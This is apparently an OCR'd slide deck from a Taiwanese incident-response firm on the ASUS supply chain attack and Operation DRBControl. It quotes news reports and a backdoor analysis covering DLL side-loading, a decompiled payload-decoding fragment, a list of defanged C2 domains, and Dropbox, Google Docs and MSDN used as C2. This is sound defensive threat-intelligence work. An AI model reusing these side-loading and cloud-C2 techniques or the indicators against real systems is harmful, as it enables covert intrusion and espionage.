


從黑名單 IP 啟動 KMP

KM Update Server


Malware
3.7.0.87

Process Hollowing



詮睿科技
TALENT JUMP

逆向的過程發現的有趣 string




供應鏈攻擊（Supply Chain Attack）

華碩軟體更新伺服器竟成惡意後門派送幫兇

臺灣筆電大廠華碩的Live Update伺服器遭駭，引發各界對更新伺服器與程式碼簽章防護的關注，同時也顯示軟體供應鏈攻擊的資安威脅，持續在我們生活周遭發生


文/ 羅正漢 | 2019-05-08 發表



【華碩更新服務被攻破，Live Update更新檔被植入後門】根據卡巴斯基的調查，駭客可能入侵控制了華碩的更新服務，因此在升級軟體安裝檔中注入短短的惡意程式碼，還使用合法的程式碼簽章憑證，再推送給用戶升級為包含後門的更新程式。（圖片來源：卡巴斯基）

在2019年3月底，一起關於華碩筆電的軟體供應鏈攻擊事件，引起全球關注，不僅因為華碩為臺灣電腦設備大廠，也是全球前五大電腦品牌之

確認來源IP為白名單



確認來源IP為黑名單

真實 APT 案例分享
Operation DRBControl

Operation DRBControl

Chinese hackers have breached online betting and gambling sites

Hacks confirmed at gambling and betting websites in Southeast Asia, rumors of other hacks in Europe and the Middle East.

By Catalin Cimpanu for Zero Day | February 19, 2020 -- 01:16 GMT (09:16 GMT+08:00) | Topic: Security

Image via Amanda Jones

Since the summer of 2019, a group of professional Chinese hackers has been targeting and hacking into companies that run online gambling and online betting websites.

According to reports published this week by cyber-security firms Talent-Jump and Trend Micro, hacks have been officially confirmed at gambling companies located in Southeast Asia, while unconfirmed rumors of additional hacks have also come from Europe and the Middle East.

Talent-Jump and Trend Micro say hackers appear to have stolen company databases and source code, but not money, suggesting the attacks were espionage-focused, rather than cybercrime motivated.

SPECIAL FEATURE


Cyberwar and the Future of Cybersecurity

Today's security threats have expanded in scope and seriousness. There can now be millions -- or even billions -- of dollars at risk when information security isn't handled properly.

Read More

MORE FROM CATALIN CIMPANU

Security
Valve says it's safe to play CS:GO and TF2 after source code leaked online



Security
Security researcher identifies new APT group mentioned in 2017 Shadow Brokers leak

Security
Apple investigating report of a new iOS exploit being used in the wild

Security
Hackers have breached 60 ad servers to load their own malicious ads

NEWSLETTERS

ZDNet Security

Your weekly update on security around the globe, featuring research, threats, and more.

Your email address SUBSCRIBE

SEE ALL

MORE RESOURCES

CLAMBLING - A New Backdoor Base On Dropbox

#DRBControl #Malware #APT #incidentResponse

Post on Feb 17 2020
By **Theo Chen, Zero Chen**

English Version

2019 年 7 月，我們發現一個合作的客戶疑似遭受 APT 攻擊並立刻著手調查。調查過程中發現了一種全新的後門樣本，該樣本的特殊之處在於攻擊者利用 Dropbox API 實現了一個具備多種功能的後門惡意程式，並且完美地將 C&C 伺服器建構在 Dropbox 上。透過惡意程式分析，我們獲得了樣本所使用的 Dropbox API Token 並且能夠進一步的深入探討整個架構的運作原理。

> *此報告與 趨勢科技 共同研究。*
>
> *Kenney Lu, Daniel Lunghi, Cedric Pernet, and Jamz Yaneza. (17 February 2020). Trend Micro. "Operation DRBControl - Uncovering A Cyberespionage Campaign Targeting Gambling Companies in Southeast Asia"*

第一階段感染

攻擊者利用具備合法數位簽章的 Windows Defender Core Process `MsMpEng.exe`，搭配 DLL Side-Loading 執行 shellcode，讀取 payload 檔案的內容後最終才會釋放真正的惡意程式完成整個第一階段的感染。

作為載體的 `MsMpEng.exe` 在整個調查過程中總共發現有八種 [附錄 1] 不同的檔名且分別位在 `C:\ProgramData\Microsoft` 各自的資料夾內，其主要目的是透過 DLL Side-Loading 呼叫來自 `mpsvc.dll` 內的 `ServiceCrtMain` 函式。

在這裡發現 `mpsvc.dll` 有新舊版本的差異，其 payload 檔案分別為舊版對應到 `English.rtf` 以及新版對應到 `mpsvc.mui` [附錄 2]。舊版 `mpsvc.dll` 讀取 `English.rtf` 內容進行解碼後經由 `RtlDecompressBuffer` 解壓縮釋放。新版 `mpsvc.dll` 將 shellcode 寫死在其中，經過解碼後執行其 shellcode 內容，進一步從 `mpsvc.mui` 中讀取後續的 payload。

```
        flag = (longlong)(int)file_buf[1];
        payload_buf_ptr = *file_buf;
        if (0 < flag) {
          cursor = file_buf + 3;
          do {
            uVar7 = index >> 0x1f & 3;
            uVar2 = index + uVar7 & 3;
            iVar3 = uVar2 - uVar7;
            if (uVar2 == uVar7) {
              payload_buf_ptr = payload_buf_ptr + (payload_buf_ptr >> 1);
LAB_18000147f:
              payload_buf_ptr = payload_buf_ptr + -3;
LAB_18001488:
```

詮睿科技 TALENT JUMP


傳統惡意程式

- 直接透過 IP / DDNS 回連 C&C
  - <REDACTED>.196.80
  - <REDACTED>.196.88
  - download.kaspresky[.]com
  - www.microsofts[.]org

js.56sup[.]com		
ads.optd[.]net		
jquery.optd[.]net		
softstore.excel2[.]com		
store.excel2[.]com		
packettl.nbshf[.]com		
help.dellrescue[.]com		
ns1.nokiadns[.]com		
update.hd157[.]com	2018/10/5	
0exwehkcxr8wl2k.nbshf[.]com	2018/10/5	
ec2-54-219-154-48.us-west-1.compute.amazonaws[.]com	2018/10/5	
api[.]kaspresksy[.]com	2019/3/1	
api[.]microsofts[.]info	2019/3/1	
bibo286[.]com	2019/3/1	
cahe[.]microsofts[.]org	2019/3/1	
caibi379[.]com	2019/3/1	
download[.]kaspresksy[.]com	2019/3/1	
dptoutiao[.]cn	2019/3/1	
ffca[.]caibi379[.]com	2019/3/1	
kaspresksy[.]com	2019/3/1	
microsofts[.]info	2019/3/1	
microsofts[.]org	2019/3/1	
miscrosofts[.]com	2019/3/1	
onedrive[.]miscrosofts[.]com	2019/3/1	
ppit[.]microsofts[.]org	2019/3/1	
smsapi[.]tencentchat[.]net	2019/3/1	
tencentchat[.]net	2019/3/1	
update[.]kaspresksy[.]com	2019/3/1	
update[.]microsofts[.]org	2019/3/1	
update[.]miscrosofts[.]com	2019/3/1	
weixin[.]dptoutiao[.]cn	2019/3/1	
www[.]bibo286[.]com	2019/3/1	
www[.]microsofts[.]info	2019/3/1	
content[.]dropboxapi[.]com	2019/7/15	Temporary Tracking
api[.]dropbox[.]com	2019/7/15	Temporary Tracking
api[.]dropboxapi[.].com	2019/7/15	Temporary Tracking
safe[.]mircosofdevice[.]com	2019/7/15	
office[.]support[.]googldevice[.]com	2019/7/19	
update[.]mircosoftdefender[.]com	2019/7/19	
server[.]correomasivochile[.]com	2019/7/26	
srv2[.]mkt-app[.]com	2019/7/26	
fn[.]shopingchina[.]net	2019/8/1	
store[.]microsoftbetastore[.]com	2019/8/8	
www[.]xiaohuochaitv[.]com	2019/12/27	From PD
www[.]993439274[.]com	2019/12/27	From PD
www[.]rivenyk[.]com	2019/12/27	From PD


傳統惡意程式 + 雲端服務

- 透過雲端服務隱藏 C&C 或 Payload



甚至是 G-Doc / MSDN 也被拿來用了

- Google Doc 可以擋，但是 MSDN....（工程師哀嚎遍野）




惡意後門回連的中繼站為 MSDN，並透過 Profile 內的特定內容接收指令

Operation DRBControl

